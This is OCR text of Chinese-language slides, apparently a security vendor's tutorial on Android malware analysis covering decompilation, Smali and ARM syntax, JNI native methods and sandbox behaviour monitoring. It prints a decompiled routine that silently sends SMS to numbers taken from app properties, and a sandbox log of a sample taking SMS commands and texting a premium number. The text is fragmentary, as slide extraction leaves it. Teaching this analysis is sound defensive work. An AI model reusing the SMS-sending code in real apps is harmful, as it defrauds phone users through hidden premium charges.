
```
com
o
  AUX
  AUx
  AuX
  Aux
  IF
  If
  aUX
  aUx
  auX
  aux
  con
  iF
  if
  rename0
  rename1
  rename10
  rename11
```



```
rename1
rename13
<clinit>[]V
rename2[I]Ljava/lang/(
rename15[I, I, I]Ljava
```

静态分析

- 代码分析
  - JAVA反编译




```
LexerTest
META-INF
android
antlr3
brut.androlib
com
ds.tree
generated-test-sources.an
java
org
BTest
ByteLiteralTest
IntLiteralTest
LexerTest
LongLiteralTest
ShortLiteralTest
```

```java
public boolean A3bb7d08167aa42f49ec08b5aeb97f7ec()
{
  try
  {
    String str = getAppProperty("n-" + this.i);
    if (str == null)
      return false;
    MessageConnection localMessageConnection = (MessageConnection)Connector.open("sms://" + str);
    TextMessage localTextMessage = (TextMessage)localMessageConnection.newMessage("text");
    localTextMessage.setAddress("sms://" + str);
    localTextMessage.setPayloadText(getAppProperty("t-" + this.i));
    localMessageConnection.send(localTextMessage);
    localMessageConnection.close();
    this.i += 1;
  }
  catch (Exception localException)
  {
  }
  return true;
}
```

静态分析

- 代码分析
  - Smali反汇编




```
    return-object v0
.end method

.method public static synthetic rename8(Lcom/wapfile/downloader/activity/DownloadActivity;)V
    .registers 7

    .line 30
    goto :goto_7
    :catchall_1
    move-exception v0
    invoke-virtual {v0}, Ljava/lang/Throwable;->getCause()Ljava/lang/Throwable;
    move-result-object v0
    throw v0
    :goto_7
    :try_start_7
    const/4 v0, 0x1
    new-array v1, v0, [Ljava/lang/Object;
    const/4 v0, 0x0
    aput-object p0, v1, v0
    const/16 v0, 0x4dc5
    invoke-static {v0}, Lo/rename13$rename14;->rename11(I)Ljava/lang/Class;
    move-result-object v0
    const-string v2, "rename0"
    const/4 v3, 0x1
    new-array v3, v3, [Ljava/lang/Class;
    const-class v4, Landroid/content/Context;
    const/4 v5, 0x0
    aput-object v4, v3, v5
    invoke-virtual {v0, v2, v3}, Ljava/lang/Class;->getMethod(Ljava/lang/String;[Ljava/lang/Class;)Ljava/lang/reflect/Method;
    move-result-object v0
    const/4 v2, 0x0
    invoke-virtual {v0, v2, v1}, Ljava/lang/reflect/Method;->invoke(Ljava/lang/Object;[Ljava/lang/Object;)Ljava/lang/Object;
    move-result-object v0
    check-cast v0, Ljava/lang/Boolean;
    invoke-virtual {v0}, Ljava/lang/Boolean;->booleanValue()Z
    move-result v0
    :try_end_2c
    .catchall {:try_start_7 .. :try_end_2c} :catchall_1
    if-eqz v0, :cond_3d
    new-instance v0, Lo/rename1;
    invoke-direct {v0, p0}, Lo/rename1;-><init>(Lcom/wapfile/downloader/activity/DownloadActivity;)V
    const/4 v1, 0x0
    new-array v1, v1, [Ljava/lang/Void;
    invoke-virtual {v0, v1}, Lo/rename1;->execute([Ljava/lang/Object;)Landroid/os/AsyncTask;
    move-result-object v0
    iput-object v0, p0, Lcom/wapfile/downloader/activity/DownloadActivity;->rename8:Landroid/os/AsyncTask;
```

创造就是我们的脚步

静态分析

类型



Syntax	Meaning
V	void; only valid for return types
Z	boolean
B	byte
S	short
C	char
I	int
J	long
F	float
D	double
L*fully/qualified/Name*;	the class *fully.qualified.Name*
[*descriptor*	array of *descriptor*, usable recursively for arrays-of-arrays, though it is invalid to have more than 255 dimensions.

```
.method public setParseSource(Lcom/hp/hpl/sparta/ParseSource;)V
➔
void setParseSource(com.hp.hpl.sparta.ParseSource v0);
```

创造就是我们的脚步

ANTIY

Smali语法

- 常用指令

指令	作用	示例
Move	赋值	move v0, v1
Const	初始化赋值	const/4 v1, #int2
Goto	无条件跳转	goto label // -0010
If-xx	条件判断	if-eq v3, v11, label // +0066
Get/put	获取/设置对象的值	aput-short v2, v0, v1
new-xxx	创建对象	new-instance v0, java.io.FileInputStream
return	返回值	return v0

Smali语法

- 方法调用
  - Invoke-direct
  - invoke-virtual
  - Invoke-static
  - Move-result

调用	Smali语句	java
Invoke-direct	invoke-direct {v2, p1, p2, p3}, Ljava/lang/String;-><init>([CII)V	String v2 = new String(p1, p2,p3);
Invoke-virtual	invoke-virtual {v0, v1}, Lcom/hp/hpl/sparta/Element;->appendChildNoChecking(Lcom/hp/hpl/sparta/Node;)V	V0. appendChildNoChecking(v1);
invoke-static	invoke-static {v3}, Ljava/lang/Integer;->valueOf(I)Ljava/lang/Integer;	Interger.valueOf(v3);

创造就是我们的脚步

静态分析

- 代码分析
  - ARM反汇编
  - 基于寄存器
    - r0-r12
    - r13(sp)
    - r14(lr)
    - r15(pc)
    - cpsr

一些比较常见的ARM指令


- LDR 加载数据到寄存器
- STR 存储数据
- BL 调用子程序，相当于call
- BX 子程序返回，相当于ret
- B* 条件跳转
  - BEQ 相等跳转
  - BNE 不等跳转

条件


助记符	含义
EQ	相等
NE	不等
CS|HS	无符号大于等于
CC|LO	无符号小于
MI	负
PL	非负
VS	有符号溢出
VC	有符号未溢出
HI	无符号大于
LS	无符号小于等于
GE	有符号大于等于
LT	有符号小于
GT	有符号大于
LE	有符号小于等于

静态分析

- 代码分析
  - Native分析
    - Java层加载so，声明接口



```
static
{
  System.loadLibrary("secexe");
}
```



```
public native void a1(byte[] paramArrayOfByte1, byte[] paramArrayOfByte2);

public native void at1(Application paramApplication, Context paramContext);

public native void at2(Application paramApplication, Context paramContext);

public native void c1(Object paramObject1, Object paramObject2);

public native void c2(Object paramObject1, Object paramObject2);
```

创造就是我们的脚步

静态分析

代码分析

- Native分析
  - 接口声明

标准接口声明

```
com.secapk.wrapper.ACall.a1(byte[], byte[]) -->

Java_com_secapk_wrapper_ACall_a1(JNIEnv *env, jobject thiz, jbyteArray, jbyteArray)
```


动态注册接口

```
typedef struct {
    const char* name;
    const char* signature;
    void* fnPtr;
} JNINativeMethod;
{ “a1”, “(L[B[B)V”, xxxxxxxx }
(*env)->RegisterNatives(JNIEnv *, classname, JNINativeMethod *, numMethods);
```

动态分析

- 行为分析
  - – 动态行为监控


创造就是我们



```
D  01-16 22:25:14.376  1325  4234  com.android.mms                SMSHOOK         pid = 1325uid = 10010
D  01-16 22:25:14.376  1325  4234  com.android.mms                SMSHOOK         10086:Zd
D  01-16 22:25:14.376  1325  4234  com.android.mms                SMSHOOK         java.lang.Throwable
D  01-16 22:25:14.376  1325  4234  com.android.mms                SMSHOOK             at com.example.smshook.Main$1$1.invoked(Main.java:40)
D  01-16 22:25:14.376  1325  4234  com.android.mms                SMSHOOK             at com.saurik.substrate.MS$2.invoked(MS.java:68)
D  01-16 22:25:14.376  1325  4234  com.android.mms                SMSHOOK             at android.telephony.SmsManager.sendTextMessage(Native
D  01-16 22:25:14.376  1325  4234  com.android.mms                SMSHOOK             at de.robv.android.xposed.XposedBridge.invokeOriginalMe
                                                                                  Native Method)
D  01-16 22:25:14.376  1325  4234  com.android.mms                SMSHOOK             at de.robv.android.xposed.XposedBridge.handleHookedMetl
                                                                                  idge.java:547)
D  01-16 22:25:14.376  1325  4234  com.android.mms                SMSHOOK             at android.telephony.SmsManager.sendTextMessage(Native
D  01-16 22:25:14.376  1325  4234  com.android.mms                SMSHOOK             at android.telephony.SmsManager.sendMultipartTextMessag
                                                                                  r.java:197)
D  01-16 22:25:14.376  1325  4234  com.android.mms                SMSHOOK             at com.android.mms.transaction.SmsSingleRecipientSender
                                                                                  e(SmsSingleRecipientSender.java:116)
D  01-16 22:25:14.376  1325  4234  com.android.mms                SMSHOOK             at com.android.mms.transaction.SmsReceiverService.sendF
                                                                                  essage(SmsReceiverService.java:389)
D  01-16 22:25:14.376  1325  4234  com.android.mms                SMSHOOK             at com.android.mms.transaction.SmsReceiverService.handl
                                                                                  e(SmsReceiverService.java:291)
D  01-16 22:25:14.376  1325  4234  com.android.mms                SMSHOOK             at com.android.mms.transaction.SmsReceiverService.acces
                                                                                  ceiverService.java:82)
D  01-16 22:25:14.376  1325  4234  com.android.mms                SMSHOOK             at com.android.mms.transaction.SmsReceiverService$Servi
                                                                                  andleMessage(SmsReceiverService.java:254)
D  01-16 22:25:14.376  1325  4234  com.android.mms                SMSHOOK             at android.os.Handler.dispatchMessage(Handler.java:102)
D  01-16 22:25:14.376  1325  4234  com.android.mms                SMSHOOK             at android.os.Looper.loop(Looper.java:136)
D  01-16 22:25:14.376  1325  4234  com.android.mms                SMSHOOK             at android.os.HandlerThread.run(HandlerThread.java:61)
```

集成化动态分析环境

- 动态分析行为监控



47803D5249B9570F90EC26DF1EC84D0B.0D64DE09动态AVML详情

下载任务pcap包下载任务AVML文件下载养殖日志

养殖记录：该样本没有养殖记录.

说明：红色代表危险性很高，黄色代表危险性较高

时间：2013-12-24 18:42:03
名称：收到短信
内容：
来自：10621336
消息：cmd1-1；
短信传输PDU格式:002008810126316300003121428124302306e33639d68a01

时间：2013-12-24 18:42:04
名称：收到短信
内容：
来自：10086
消息：cmd2-1；
短信传输PDU格式:002005810180f600003121428124402306e33659d68a01

时间：2013-12-24 18:42:05
名称：收到短信
内容：
来自：10658830
消息：cmd3-1；
短信传输PDU格式:002008810156880300003121428124502306e33679d68a01

时间：2013-12-24 18:42:05
名称：发送短信
内容：
目标：106909990999
